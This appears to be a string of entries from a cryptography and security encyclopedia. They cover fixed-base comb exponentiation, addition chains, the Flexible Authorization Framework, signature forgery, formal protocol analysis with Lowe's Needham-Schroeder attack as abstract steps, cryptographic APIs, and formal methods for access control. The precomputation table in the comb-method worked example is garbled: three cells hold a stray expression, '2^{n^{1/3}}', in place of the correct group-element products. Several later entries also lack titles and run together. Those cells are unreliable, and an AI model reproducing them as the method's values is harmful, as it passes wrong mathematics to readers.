A method to reduce the required memory storage for precomputation even further was proposed by Lim and Lee (1994) which is called *fixed-base comb method*. Here, the binary representation of the exponent e is written in h rows such that there is a matrix EA (exponent array) established. Then v columns of the matrix are processed one at a time. Assume that the exponent is written as $e = (e_n \ldots e_1 e_0)_2$. Then select an integer h (the number of rows of EA) with $1 \le h \le n + 1$ and compute $a = \lceil (n + 1)/h \rceil$ (the number of columns of EA). Furthermore, select an integer v (the number of columns of EA that are processed at once) with $1 \le v \le a$, and compute $b = \lceil a/v \rceil$ (the number of processing steps). Let $X = (R_{h-1} \| R_{h-2} \| \ldots \| R_0)$ be a bit-string formed from e by padding e on the left with 0's such that X has bit-length ah and such that each R_i is a bit-string of length a. Form the $h \times a$ array EA where row i of EA is the bit-string R_i. The fixed-base comb method algorithm has two phases. First, there is a precomputation phase that is done only once for a fixed base element g, and then there is the exponentiation phase that is done for each exponentiation. Algorithm 2 (Menezes et al. 1996) describes the precomputation phase.

Algorithm 2 Fixed-base comb method - precomputation phase

INPUT: *a group element g and parameters h, v, a, and b*
OUTPUT: $\{G[j][i] : 1 \le i < 2^h, 0 \le j < v\}$

1. For i from 0 to $(h-1)$ do
   1.1 $g_i \leftarrow g^{2^{ia}}$
2. For i from 1 to $(2^h - 1)$ (where $i = (i_{h-1} \ldots i_0)_2$), do
   2.1 $G[0][i] \leftarrow \prod_{j=0}^{h-1} g_j^{i_j}$
   2.2 For j from 1 to $(v-1)$ do
      2.2.1 $G[j][i] \leftarrow (G[0][i])^{2^{jb}}$
3. Return $G[j][i]$ for $1 \le i < 2^h, 0 \le j < v$

Now let $I_{j,k}$, $0 \le k < b$, $0 \le j < v$ be the integer whose binary representation is column $(jb + k)$ of EA, where column 0 is on the right and the least significant bit of a column is at the top. Algorithm 3 displays the fixed-base comb method exponentiation phase.

Algorithm 3 Fixed-base comb method - exponentiation phase

INPUT: a group element g and an exponent e as well as the precomputed values $G[i][j]$
OUTPUT: g^e

1. $A \leftarrow 1$
2. For k from $(b-1)$ down to 0 do
   2.1 $A \leftarrow A \cdot A$
   2.2 For j from $(v-1)$ down to 0 do
      2.2.1 $A \leftarrow G[j][I_{j,k}] \cdot A$
3. Return A

The number of multiplications required in the computation phase is at most $a + b - 2$ of which there are at least $b - 1$ squarings. Furthermore, there is storage required for $v(2^h - 1)$ precomputed group elements. Note that the required computational complexity depends on h and v, i.e., on the available memory capacity for storing precomputed elements. In practice, values $h = 4$ or 8 and $v = 1$ or 2 offer a good trade-off between running time

and memory requirements. Again, assume $e = 862 = (1101011110)_2$, i.e., $t = 9$. Choose $h = 3$ and thus $a = 4$, and choose $v = 2$ such that $b = 2$. In the first phase Algorithm 2 is applied. Table 2 displays the precomputed values. Here, all possible values that might occur in a column of the *EA* matrix are precomputed. Note that the values of the second row are the values of the first one to the power of $a = 4$ such that later on two columns can be processed at a time. Recall that $g_i = g^{2^{ia}}$.

Fixed-Base Exponentiation, Table 2 Example for fixed-base comb method precomputation

i	**1**	**2**	**3**	**4**	**5**	**6**	**7**
$G[0][i]$	g_0	g_1	$g_1 g_0$	g_2	$g_2 g_0$	$g_2 g_1$	$g_2 g_1 g_0$
$G[1][i]$	${g_0}^4$	${g_1}^4$	$2^{n^{1/3}}$	${g_2}^4$	$2^{n^{1/3}}$	$2^{n^{1/3}}$	$g_2^4 g_1^4 g_0^4$

Now form the bit-string $X = (001101011110)_2$ with two padded zeros. Table 3 displays the exponent array *EA*. Note that the least significant bit of *e* is displayed in the upper right corner of *EA* and the most significant bit in the lower left corner.

Fixed-Base Exponentiation, Table 3 Example for exponent array *EA*

$a = 4$

$l_{1,1}$	$l_{1,0}$	$l_{0,1}$	$l_{0,0}$
$e_3 = 1$	$e_2 = 1$	$e_1 = 1$	$e_0 = 0$
$e_7 = 0$	$e_6 = 1$	$e_5 = 0$	$e_4 = 1$
0	0	$e_9 = 1$	$e_8 = 1$

$h = 3$

$v = 2$

$b = \lceil a/v \rceil = 2$

Finally, Algorithm 3 is performed. Table 4 displays the steps of each iteration. Note that only the powers of the three base values g_i are displayed.

Fixed-Base Exponentiation, Table 4 Example for fixed-base comb method exponentiation

$A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$				
k	***j***	l_0	l_1	l_2
1	–	0	0	0

$A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$				
k	j	l_0	l_1	l_2
1	1	4	0	0
1	0	5	0	1
0	–	10	0	2
0	1	14	4	2
0	0	14	5	3

The last row of the table corresponds to $g^e = g_0^{l_0} g_1^{l_1} g_2^{l_2} = g^{14} g^{16 \cdot 5} g^{256 \cdot 3} = g^{862}$. The fixed-base comb method is often used for implementations as it promises the shortest running times at given memory constraints for the precomputed values. A compact description of the algorithm can be found in Hankerson et al. (2000).

Further examples and explanations can be found in Gordon (1998) and Menezes et al. (1996). An improvement of the fixed-base windowing method, which is called *fixed-base Euclidean method*, was proposed by de Rooij (1994). However, in most situations the fixed-base comb method performs more efficiently.

Applications

A popular application of fixed-base exponentation is in elliptic curve cryptography, for instance for Diffie-Hellman key agreement and ECDSA signature verification.

Fixed-Exponent Exponentiation

André Weimerskirch[36] ✉
(36) Escrypt Inc., Ann Arbor, MI, USA

✉ **André Weimerskirch**
Email: andre.weimerskirch@escrypt.com

Definition

The exponentiation of a random element $g \in G$, with G some group, by a fixed integer exponent e.

Theory

There are several situations where an exponentiation g^e of an arbitrary element $g \in G$, with G some group, by a fixed exponent e needs to be performed. Fixed-exponent exponentiation algorithms aim to decrease the number of multiplications compared to general exponentiation algorithms such as the binary exponentiation algorithm. They are based on the fact that certain precomputations can be performed once for a fixed exponent. The problem of finding the smallest number of multiplications to compute g^e is equivalent to finding the shortest *addition chain* of e. An addition chain is a sequence of numbers such that each number is the sum of two previous ones and such that the sequence starts with 1. For instance, an addition chain of 19 is $V = (1,2,4,5,9,10,19)$.

Definition 1
An addition chain V of length s for a positive integer e is a sequence $u_0, u_1, \ldots, u_s$ *of positive integers, and an associated sequence* $w_1, \ldots, w_s$ *of pairs*

$w_i = (i_1, i_2)$, $0 \le i_1, i_2 < i$, *having the following properties: (i)* $u_0 = 1$ *and* $u_l = e$*; and (ii) for each* $u_i, 1 \le i \le s, u_i = u_{i_1} + u_{i_2}$.

Fixed exponents are considered here, and the time for precomputations is not taken into account here. However, determining the shortest addition chain for *e* is believed to be computationally infeasible in most cases for chains of relevant length. Thus in practice there are heuristics used to obtain nearly optimal addition chains. Knuth (1997) describes several such heuristics. It is wise to implement multiple heuristics in order to compare the results, and finally to choose the shortest addition chain. Such precomputation can be computationally very demanding, though. After an addition chain for an exponent *e* had been obtained, exponentiation can be performed as described in Algorithm 1.

Algorithm 1 Addition Chain Exponentiation

INPUT: a group element g, an addition chain $V = (u_0, u_1, \ldots, u_s)$ of length s for a positive integer e, and the associated sequence $(w_1, \ldots, w_s)$, where $w_i = (i_1, i_2)$

OUTPUT: g^e

1. $g_0 \leftarrow g$
2. For i from 1 to s do
   2.1 $g_i \leftarrow g_{i_1} \cdot g_{i_2}$
3. Return (g_s)

Algorithm 1 computes g^e for a precomputed addition chain for *e* of length *s* with *s* multiplications. For instance, for above example of $e = 19$ it is $V = (1,2,4,5,9,10,19)$. Algorithm 1 then works as follows:

i	0	1	2	3	4	5	6
w_i	–	(0, 0)	(1, 1)	(0, 2)	(2, 3)	(3, 3)	(4, 5)
g_i	g	g^2	g^4	g^5	g^9	g^{10}	g^{19}

In some cases *addition-subtraction chains* might be used to shorten the length of a chain. In such cases a number of the chain is the sum or subtraction of two previous elements in the chain. For instance, the shortest addition chain for 31 is $V = (1, 2, 3, 5, 10, 11, 21, 31)$ whereas there exists a

shorter addition-subtraction chain $C' = (1, 2, 4, 8, 16, 32, 31)$ (Gordon 1998). However, addition-subtraction chains only make sense in cases where an inversion in the underlying group is computationally cheap. Thus, addition-subtraction chains are not used for exponentiation in an RSA modulus but might be applied to elliptic curve operations.

There are two generalized versions of addition chains. An *addition sequence* is an addition chain $V = (u_0, \ldots, u_s)$ such that it contains a specified set of values $r_1, \ldots, r_t$. They are used when an element g needs to be raised to multiple powers r_i, $1 \le i \le t$. Especially when the exponents $r_1, r_2, \ldots, r_t$ are far apart, an addition sequence might be faster in such a case. Finding the shortest addition sequence is known to be NP-complete (Downey et al. 1981) and thus heuristics are used to find short sequences.

In cases of simultaneous exponentiations such as in the digital signature standard (DSS), a generalized addition chain called *vector-addition chain* can be applied. These are used to compute $g_0^{e_0} g_1^{e_1} \ldots g_{k-1}^{e_{k-1}}$ where the g_i's are arbitrary elements in G and the e_i's are fixed positive integers. In a vector addition chain, each vector is the sum of two previous ones. For instance, a vector-addition chain C of the vector [15, 5, 12] is ([1,0,0], [0,1,0], [0,0,1], [1,0,1], [2,0,2], [2,1,2], [3,1,2], [5,2,4], [6,2,5], [12,4,10], [15,5,12]).

Definition 2

Let s and k be positive integers and let v_i denote a k-dimensional vector of non-negative integers. An ordered set $V = \{v_i : -k + 1 \le i \le s\}$ is called a vector-addition chain *of length s and dimension k if V satisfies the following: (1) Each v_i, $-k + 1 \le i \le 0$, has a 0 in each coordinate position, except for coordinate position $i + k - 1$, which is a 1. (Coordinate positions are labelled 0 through $k - 1$.); and (2) For each v_i, $1 \le i \le s$, there exists an associated pair of integers $w_i = (i_1, i_2)$ such that $-k + 1 \le i_1, i_2 < i$ and* $v_i = v_{i_1} + v_{i_2} \, (i_1 = i_2 \, is \, allowed)$.

Again, the time for precomputations is irrelevant. There is a one-to-one correspondence between vector-addition chains and addition sequences (Olivos 1981). Hence determining the shortest vector-addition chain is NP-complete and thus heuristics are used to obtain short vector-addition chains

(Bos and Coster 1990). Having a vector-addition chain, exponentiation can be performed as shown in Algorithm 2. The algorithm needs s multiplications for a vector-addition chain of length s to compute $g_0^{e_0} g_1^{e_1} \ldots g_{k-1}^{e_{k-1}}$ for arbitrary base and fixed exponents.

Algorithm 2 Vector-Addition Chain Exponentiation

INPUT: group elements $g_0, g_1, \ldots, g_{k-1}$ and a vector-addition chain V of length s and dimension k with associated sequence $w_1, \ldots, w_s$, where $w_i = (i_1, i_2)$.
OUTPUT: $g_0^{e_0} g_1^{e_1} \ldots g_{k-1}^{e_{k-1}}$ where $v_s = (e_0, \ldots, e_{k-1})$.
1. For i from $(-k+1)$ to 0 do
   1.1 $a_i \leftarrow g_{i+k-1}$
2. For i from 1 to s do
   2.1 $a_i \leftarrow a_{i_1} \cdot a_{i_2}$
3. Return (a_s)

An overview of addition chains is given by Knuth (1997). Further examples of fixed-exponent exponentiation can be found in (Gordon 1998; Menezes et al. 1996). A lower bound for the shortest length of addition chains was proven by Schönhage (1975), an upper bound is obtained by constructing an addition chain of e from its binary representation, i.e., by the binary exponentiation algorithm. Yao proved bounds for addition sequences (Yao 1976).

Applications

Fixed-exponent exponentiation can be used in RSA encryption using the fixed public exponent, and in RSA decryption using the fixed secret exponent. The mechanism can also be used in ElGamal decryption and elliptic curve operations. Simultaneous exponentiation with more than one fixed exponent can be applied to the digital signature standard (DSS).

Flexible Authorization Framework (FAF)

Pierangela Samarati[37] ✉
(37) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Pierangela Samarati**
Email: pierangela.samarati@unimi.it

Definitions


Flexible Authorization Framework (FAF) is a powerful and elegant logic-based framework where authorizations are specified in terms of a locally stratified rule-based logic. FAF is based on an access control model that does not depend on any policy but is capable of representing any policy through the syntax of the model.

Background

The definition of access control policies (and their corresponding models) is far from being a trivial process. One of the major difficulty lies in the interpretation of, often complex and sometimes ambiguous, real-world security policies and in their translation in well-defined and unambiguous rules enforceable by a computer system. Many real-world situations have complex policies, where access decisions depend on the application of different rules coming from, for example, laws, practices, and organizational regulations. A security policy must capture all the different regulations to be enforced and must also consider possible additional threats due to the use of a computer system. Given the complexity of the scenario, there is a need for flexible, powerful, and expressive access control services

to accommodate all the different requirements that may need to be expressed while at the same time be simple both in terms of use (so that specifications can be kept under control) and implementation (so to allow for its verification). Logic languages are particularly attractive as policy specification languages. One main advantage is that the semantic of a logic language is clear and unambiguous. Also, logic languages are very expressive, can be used to represent any kind of policy, and are declarative, thus offering a better abstraction level than imperative programming languages.

Although several logic-based authorization models and access control mechanisms have been implemented, which allow the expression of different kinds of authorization implications, constraints on authorizations, and access control policies, the authorization specifications may result difficult to understand and manage. Also, the trade-off between expressiveness and efficiency seems to be strongly unbalanced: the lack of restrictions on the language results in the specification of models that may not even be decidable and implementable in practice.



Starting from these observations, the authors in Jajodia et al. (2001) propose a logic-based language that attempts to balance flexibility and expressiveness on one side and easy management and performance on the other. The language allows the representation of different policies and protection requirements while at the same time providing understandable specifications, clear semantics (guaranteeing therefore the behavior of the specifications), and bearable data complexity.

Theory

The Flexible Authorization Framework (FAF) includes the following components (see Fig. 1):

- A *history table* whose rows describe the accesses executed.
- An *authorization table* whose rows are authorizations composed of the triples (s, o, $\langle sign \rangle$ a), where s is the subject, o is the data item, a is the action, and $\langle sign \rangle$ may be "+ " if the action is allowed and "−" if it is denied. An authorization indicates that subject s can execute (sign +) or cannot execute (sign −) action a over object o. The authorization table contains the set of explicitly specified authorizations.

- A *propagation policy*, which specifies how to obtain new derived authorizations from those explicitly stored in the authorization table (e.g., derived authorizations can be obtained according to hierarchy-based derivation policies).
- A *conflict resolution policy* describes how possible conflicts between the (explicit and/or derived) authorizations should be solved.
- A *decision policy*, which defines the response that should be returned to each access request. In case of conflicts or gaps (i.e., when an access is neither authorized nor denied), the decision policy determines the answer. In many systems, decisions assume either the open or the closed policy, where, by default, access is granted or denied, respectively.
- A set of *integrity constraints* that may impose restrictions on the content and output of the other components. Integrity constraints can be used to individuate errors in the hierarchies or in the explicitly specified authorizations or for implementing duty separation.

Flexible Authorization Framework (FAF), Fig. 1 Functional authorization architecture

When a subject *s* requires the execution of action *a* on object *o*, the system needs to verify whether the authorization (*s*, *o*, + *a*) or (*s*, *o*, − *a*) can be derived using the authorization table, propagation policy, history table, conflict resolution policy, and decision policy that have been defined in the system. If a positive authorization is derived, then the access is allowed. Otherwise, if a negative authorization is derived, the access is denied.

FAF allows the representation of different propagation policies, conflict resolution policies, and decision policies that a security administrator might want to use. These policies represent only some of the possibilities, and FAF is flexible enough to allow security administrators to express what they

need for their applications. To address this issue, the functional authorization architecture can be realized through the following approaches:

- The authorization table is viewed as a database.
- Policies are expressed by a restricted class of logic programs, called *authorization specification*, which have certain properties.
- The semantics of authorization specifications is given through the well-known stable model semantics and well-founded model semantics of logic programs, thus ensuring the existence of exactly one stable model.
- Accesses will be allowed or denied on the basis of the truth value of an atom associated with the access in the unique stable model.

The four decision stages (i.e., authorization table, propagation policy, conflict resolution policy, and decision policy) correspond to the following predicates:

- `cando`(*o*, *s*, ±*a*) explicitly represents the authorizations defined by the security administrator: it allows (or denies, depending on the sign) subject *s* to execute action *a* on object *o*.
- `dercando`(*o*, *s*, ± *a*) represents authorizations derived by the system according to the propagation policy.
- `do`(*o*, *s*, ± *a*) represents the accesses that must be allowed or denied and are obtained after the application of the conflict resolution and decision policies.

In addition, predicate `done` keeps the history of the accesses executed (e.g., to implement a Chinese Wall policy), and predicate `error` can be used to signal errors in the specification or use of authorizations. Other predicate symbols, called `hie`-predicates, are adopted for the evaluation of hierarchical relationships between the elements of the data system (e.g., user's membership in groups, inclusion relationships between objects). A further category of predicates is the `rel`-predicates that are used to express different relationships between elements of the data system. Examples of such predicates, which are application-specific and not fixed by the model, are: predicate `owner`(*o*, *s*) that specifies that subject *s* is the owner of object *o* in the system; and predicate `isuser`(*s*) that returns true if the subject *s* is a user.

Authorization specifications are stated as logic rules defined over the above predicates. To ensure stratifiability, the format of the rules is

restricted as illustrated in Fig. 2. The stratification also reflects the different semantics given to the predicates: `cando` will be used to specify basic authorizations, `dercando` will be used to enforce implication relationships and produce derived authorizations, and `do` will be used to take the final access decision. Stratification ensures that the logic program corresponding to the rules has a unique stable model, which coincides with the well-founded semantics. Also, this model can be effectively computed in polynomial time. The authors of FAF also present a materialization technique for producing and storing the model corresponding to a set of logical rules. The model is computed on the initial specifications and updated with incremental maintenance strategies.

Stratum	*Predicate*	*Rules defining predicates*
0	`hie`−predicates	Base relations
	`rel`−predicates	Base relations
	`done`	Base relation
1	`cando`	Body may contain `done`, `hie`−, and `rel`− literals
2	`dercando`	Body may contain `cando`, `dercando`, `done`, `hie`−, and `rel`− literals. Occurrences of `dercando` literals must be positive
3	`do`	When head is of the form $\texttt{do}(_, _, +a)$, body may contain `cando`, `dercando`, `done`, `hie`−, and `rel`− literals
4	`do`	When head is of the form $\texttt{do}(o, s, -a)$, body contains just one literal $\neg\texttt{do}(o, s, +a)$
5	`error`	Body may contain `do`, `cando`, `dercando`, done, `hie`−, and `rel`− literals

Flexible Authorization Framework (FAF), Fig. 2 Rule composition and stratification of FAF

Open Problems and Future Directions

Although different logic-based models and languages have been proposed, there are still some key aspects and challenges to be addressed. Some interesting key aspects consist in enriching the expressive power of logic-based languages with the support for privacy-aware specifications, anonymous credentials, semantics-aware specifications, and context-aware specifications.

Forgery of Digital Signatures

Gerrit Bleumer[38] ✉
(38) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

The term forgery usually describes a message-related attack against a cryptographic digital signature scheme. That is an attack trying to fabricate a digital signature for a message without having access to the respective signer's private signing key. It is used to formally define the security requirements of digital signature schemes, in particular the requirement of *unforgeability*, which is also called non-repudiation.

Theory

A generally accepted formal framework for ordinary digital signatures has been given by Goldwasser et al. (1988). According to their definition a digital signature scheme consists of three algorithms: one for generating key pairs, one for signing messages, and one for verifying signatures. The key generator produces a key pair (public key cryptography) of a signing key (private key) and a verifying key (public key). The signing algorithm takes as input a signing key and a message, and returns a signature. The verifying algorithm takes as input a verifying key, a message, and a signature, and returns a Boolean value. A signature is usually called *valid*

for a message with respect to a verifying key if the verifying algorithm returns TRUE on input this verifying key, message, and signature.

The GMR definition identifies four types of attacker goals against digital signature schemes. They are in order of decreasing strength: (1) to figure out the signing key (*total break*), (2) a quasi signing algorithm that also produces signatures valid with respect to the victim's verifying key (*universal forgery*), (3) to find a signature for a new message selected by the attacker (selective forgery), or (4) to find a signature for any one new message (existential forgery).

They further define *passive attacks* and *active attacks* (cryptanalysis) for cryptographic signature schemes. An attack is called passive if it is restricted to the access of the verifying key and a number of signed messages (*known message attack*). An attack is called active if it also accesses the signer to ask for signatures on messages chosen by the attacker (*chosen message attack*). The attack is successful if the attacker can come up with a signature for a new message, i.e., one for which the signer has not provided a signature before. A stronger active attack is where each message may be chosen by taking into account the signer's responses to all previously chosen messages (*adaptive chosen message attack*). Orthogonal to the classification of active attacks into whether they are adaptive or not is the following classification based on how the attacker may interleave his queries to the signer (Pfitzmann and Sadeghi 1999). In a *sequential attack*, the attacker may ask the signer to sign messages one by one. In a *concurrent attack*, the attacker may ask the signer to sign more than one message at the same time, while the attacker may interleave his queries arbitrarily.

Unforgeability of a digital signature scheme is then defined as security against a certain type of attacker goal under a certain type of attack. The type of attack defines how the attacker can interact with or has access to the honest signer (how the attacker can wring the honest signer), and the type of attacker goal defines the attacker's outcome (a new valid signature or a signing key). Clearly, the unforgeability definition of a digital signature scheme is all the stronger, the more the attacker can wring the signer and the less outcome he can expect. For instance, the GMR signature scheme has been proven to be secure against existential forgery under an adaptive chosen message attack (Menezes et al. 1997).

There are several different types of cryptographic signatures schemes to which other or additional security requirements apply. The better known types of cryptographic signature schemes are in alphabetical order (1) blind signatures, (2) designated confirmer signatures, (3) fail-stop signatures, (4) group signatures, (5) threshold signatures, (6) undeniable signatures, (7) transitive signatures (Micali and Rivest 2002), and (8) monotone signatures (Naccache et al. 2001). All of them impose security requirements alternatively or in addition to the security requirements of ordinary cryptographic signature schemes described above. Most of the alternative/additional security requirements are defined by means of alternative/additional types of forgery.

In a blind signature scheme, the verifier does not tell the signer which message to sign, but instead "blinds" the intended message and requests a signature for the blinded message from the signer. Then the signer provides information to the verifier, from which the verifier can efficiently derive a valid signature for the intended message. The GMR framework does not apply to blind signatures because in a blind signature scheme the notion of a successful attack is undefined. If an attacker comes up with a signature for a message, it makes no sense to ask whether that message has been signed by the signer before or not, simply because the signer has no idea which messages he has signed before. Instead, two other types of active attacks have been defined for blind signature schemes: *one-more forgery* (Pointcheval 1998) and *forgery of restrictiveness* (Brands 1994; Pfitzmann and Sadeghi 1999).

A one-more forgery (Pointcheval 1998) is an attack that for some polynomially bounded integer n comes up with valid signatures for $n + 1$ pairwise different messages after the signer has provided signatures only for n messages.

A forgery of restrictiveness is an attack that comes up with a signature for a message that does not observe a predefined internal structure.

Definition

The application of formal methods to cryptographic protocol analysis is the process of employing automated formal analysis tools, such as theorem provers or model checkers, to the problem of determining whether an attacker can prevent the protocol from accomplishing one or more of its security goals.

Background

To see the type of problem that can arise, consider the following famous example of the Needham-Schroeder public key protocol (Needham and Schroeder 1978) and the attack discovered by Gavin Lowe (1996). The goal of this protocol is to allow A and B to secretly share two randomly generated nonces: NA generated by A and NB generated by B. The protocol uses public key encryption to achieve its goals. The protocol at the left describes the way the protocol is supposed to proceed, with KA A's key and KB B's key. The one on the right describes an attack in which I is the attacker, with its own key KI.

Protocol	**Attack**
1. A – > B: KB(A,NA)	1. A – > I: KI(A,NA)
2. B – > A: KA(NA,NB)	2. I – > B: KB(A,NA)
3. A – > B: KB(NB)	3. B – > A: KA(NA,NB)
	4. A – > I: KI(NB)
	5. I – > B: KB(NB)

Thus, at the end of the attack, the attacker I is able to convince B that NB is uniquely shared between A and B, while actually it is also known by I.

There are two things to note about this attack. The first is that it depends only on a small set of atomic actions on data: encryption, decryption, concatenation, and deconcatenation. The second thing is that although the attacks are simple, they are nonintuitive, and it is difficult to avoid designing protocols that are invulnerable to them. Thus cryptographic protocols are an excellent candidate for formal analysis using mechanized tools.

The first attempt to develop formal methods for the analysis of cryptographic protocols was that of Dolev and Yao (1983), who developed polynomial-time algorithms for the security of a class of simple protocols. This unfortunately did not turn out to be easily extendable to more realistic protocols, but automated tools that could be used, either with or without human guidance, to search for attacks from an insecure state specified by a user, were soon to follow, such as the Interrogator (Millen et al. 1987) and the NRL protocol analyzer (Meadows 1992). However, formal analysis of cryptographic protocols did not attract widespread attention until the Burrows, Abadi, and Needham (BAN) logic (Burrows et al. 1990) in the

late 1980s. This, although it was criticized for its lack of rigor, provided a simple, intuitive method for reasoning about protocol security that also provided insight into how the protocol worked. BAN logic, instead of looking for attacks, presents rules by which principals derive conclusions about what has happened from messages they have sent and received.

The formal model most commonly used is popularly known as the Dolev-Yao model, although it is somewhat different than the model first envisioned by Dolev and Yao. In it, the crypto algebra is modeled as a free algebra. Operations on data, such as encryption and decryption, are modeled as atomic actions. The intruder is assumed to be able to read, block, redirect, and modify traffic of his own. The intruder is assumed to be able to perform any operation available to a legitimate participant in the protocol. He also may be in league with a number of corrupt principals and have access to their keys. The legitimate principals execute according to the rules of the protocol, but every message they send is read by the intruder and may be modified. Thus, every message a legitimate principal receives is assumed to have been either created or passed on by the intruder.

Although the attacker has a considerable amount of freedom, the set of actions available to it can be expressed in a very regular fashion. As a result, the complexity of the problem of determining security generally hinges on the number of individual executions (usually referred to as *sessions*) of protocol roles by honest principals. The problem of determining whether the intruder learns a given term, known as the secrecy problem, was proved undecidable in the unbounded session model by Durgin et al. (1999), and NP-complete in the bounded session model by Rusinowitch and Turuani (2001). Similar results have been proved for other properties, such as authentication.

Recent work has concentrated on either model checking or a combination of model checking and theorem proving. The most widely used tools now are ProVerif (Blanchet et al. 2022), a model checker known for its ease of use, and Tamarin (Basin et al. 2022), a tool that uses both theorem proving and model checking, and is known for its power and flexibility.

Applications

Formal analysis of cryptographic protocols has been extensively applied to the analysis of standards. In recent years a loose collaboration has developed between standards bodies and researchers, in which researchers use the tools to analyze the security of the standards and communicate their results. These results include the properties they were able to verify, and in the cases of properties they were not able to verify, any attacks they found in the process along with suggested fixes. The standard bodies then inform of the researchers of whether or not they have adopted the fixes, and why. The most prominent example of this in recent years is the TLS 1.3 (Rescorla 2018). For this, the Internet Engineering Task Force (IETF) made draft versions of the standard to the research community for analysis and used the results as input to the final standard. See Cremers et al. (2018) for a history of this.

Open Problems and Future Directions

Open problems include the management of complexity, further integration of formal analysis into the protocol development process, and the integration of the symbolic model based on Dolev-Yao used by most of the protocol analysis tools with the computational reasoning used in proving cryptographic correctness.

Formal Analysis of Security Protocols

Definition

A cryptographic API is an application program interface (API) that is responsible for managing the cryptographic keys used by an application. The API is responsible for enforcing security policies (e.g., that a key must never be sent to the clear) against an application that may be hostile. Formal analysis is the process of building a formal representation of a system and its policy and used to prove, generally using automated methods, that the policy is never violated.

Background

One of the first formal and automated analyses of a security protocol was also the first formal analysis of a cryptographic API: Longley's and Rigby's analysis in (Longley and Rigby 1992).

However, in the beginning, methods that were developed for the analysis of cryptographic protocols, which mostly focused on key exchange protocols, did not easily apply to cryptographic APIs. This at first may seem

surprising, since the methods used for both types of protocols have much in common. Both use a variant of the Dolev-Yao model, in which the contents of messages, and operations on these messages, are modeled in terms of a symbolic algebra. The adversary is assumed to have complete control of the communication network, as well as the ability to perform any operation available to a legitimate user of a system. However, analysis of key exchange protocols does not necessarily require representation of any internal state of any principal except the adversary, which consists of all the information it has seen in the past. In contrast, models of cryptographic APIs generally require that the API itself has state that is mutable; that is, information can be both added and subtracted. This is important to represent, since the adversary cannot learn information from an API if it no longer appears in its state.

Development of tools for the analysis of cryptographic APIs has proceeded in two directions. One is to develop tools specifically designed for cryptographic APIs, or even specific types of cryptographic APIs, e.g. (Steel 2006), while the other is to add mutable state and methods for reasoning about them to existing protocol analysis tools. Indeed, the two most popular general-purpose cryptographic protocol analysis tools, ProVerif (Cheval et al. 2018) and Tamarin (Meier et al. 2013), both include support for mutable state.

Applications

Cryptographic APIs have many uses, and a number of standards exist. Many of these have undergone formal analyses which have pointed out problems and suggested fixes. These include the RSA Public Key Cryptography Standards (PKCS) #11 (Künnemann and Steel 2013), the Web Cryptography API (Cairns et al. 2016), and the ACME standard (Bhargavan et al. 2021).

Definition

Formal methods (FMs) are used to build digital systems by using rigorously specified mathematical models. FMs can play a key role in increasing the trustworthiness of *Access Control (AC)* systems that contribute to satisfy crucial security goals, such as confidentiality and integrity, while allowing for the controlled sharing of information.

Background

There is a fruitful connection between FMs and AC that dates to the seminal paper (Harrison et al. 1976). Since then, several different mathematical techniques have been investigated to express and verify properties of AC systems. For instance, automated reasoning techniques (e.g., SAT solving) have been adopted when policies and related properties (e.g., absence of conflicting rules that, at the same time, permit and deny a given access request) can be expressed in decidable fragments of first order logic (e.g., Boolean logic). As another example, model checking have been used to analyze administrative policies to detect, among other properties, when some administrators collude and grant sensitive permissions to untrusted

users. Here, the peculiarities of the applications of FMs and AC systems are discussed by introducing the necessary basic notions.

Theory and Application

FMs (Beckert et al. 2006) are mathematically rigorous techniques and tools for the specification, design, and verification of digital systems. Formal verification is the process of rigorously checking that the behavior of a system, described using a mathematical model, satisfies a given specification (e.g., a correctness or safety property), described using a mathematical expression. Specifications and models can be described by either symbolic expressions (e.g., well-formed statements in a mathematical logic) or mathematical structures (e.g., sets endowed with some additional features, including operations and relations, to provide semantics). Deduction is an instance of formal verification that manipulates symbolic expressions to prove theorems stating crucial properties of systems (such as correctness or safety) that are true for all possible inputs. Another example of formal verification techniques is model checking algorithms checking whether a mathematical structure representing the model of a system meets a given specification, encoded as a symbolic expression. The value of formal verification is that it provides a means to symbolically examine the entire state space of a digital system and establish a property that is true for all possible inputs. This is in contrast to testing that is only able to consider a (finite) subset of the possible inputs.

AC (Samarati and de Vimercati 2001) systems are digital systems that mediate every request to resources (such as files or functions) by determining whether the request should be granted or denied. The architecture of AC systems can be organized in three levels:

- *Policy*. It is the abstract level and contains the rules stating which subjects (i.e., users or processes run by users) can perform which operations (e.g., read or write) on which resources (e.g., files, sockets, or functions).
- *Model*. It is the intermediate level and consists of the formal representation of the policy (e.g., Role Based AC or Attribute Based AC) including the semantics for granting or denying requests.
- *Enforcement*. It is the concrete level and comprises the digital components to enforce the policy based on the chosen model.

The three levels above are independent of each other; this allows for

1. Reasoning about policies independently of the enforcement mechanism by considering a given model (e.g., verify that the rules are not conflicting, namely that a given request is granted and denied by a set of rules).

2. Evaluating different enforcement mechanisms for the same policy and model to consider the most appropriate technology (e.g., access control lists for operating systems) or guarantee a certain degree of assurance about performances by choosing an appropriate configuration for the architecture of a distributed AC system (e.g., deploying microservices encapsulating certain functionalities in certain domains according to their workloads and network behavior).

FMs can be advantageously used in both activities. Below, we briefly illustrate how this can be done.

Consider activity 1 in the context of an Attribute Based AC model (ABAC), i.e., an AC model that supports the specification of policies by defining conditions on the attributes of subjects and resources. (We observe that ABAC subsumes and complements many other AC models, such as those based on access control lists, and roles. Additionally, it is possible to express authorization conditions using a combination of conditions from different AC models. Consequently, the following remarks also apply to most other AC models.) Reasoning about ABAC policies support a wide range of policy analysis problems including:

- Conflict detection (which aims to identify conflicting rules in a policy).
- Policy refinement (which requires to check whether a policy is less expressive than another).
- Change impact (which considers two policies that span a set of changes and summarizes the differences between the two policies).
- Attribute hiding (which refers to the situation in which users obtain a more favorable authorization decision by hiding some of their attributes; it is possible to verify whether a policy is vulnerable to attribute hiding by checking if a request that was previously denied is permitted by hiding some attributes).

More details on these and related policy analysis problems can be found in (Turkmen et al. 2017).

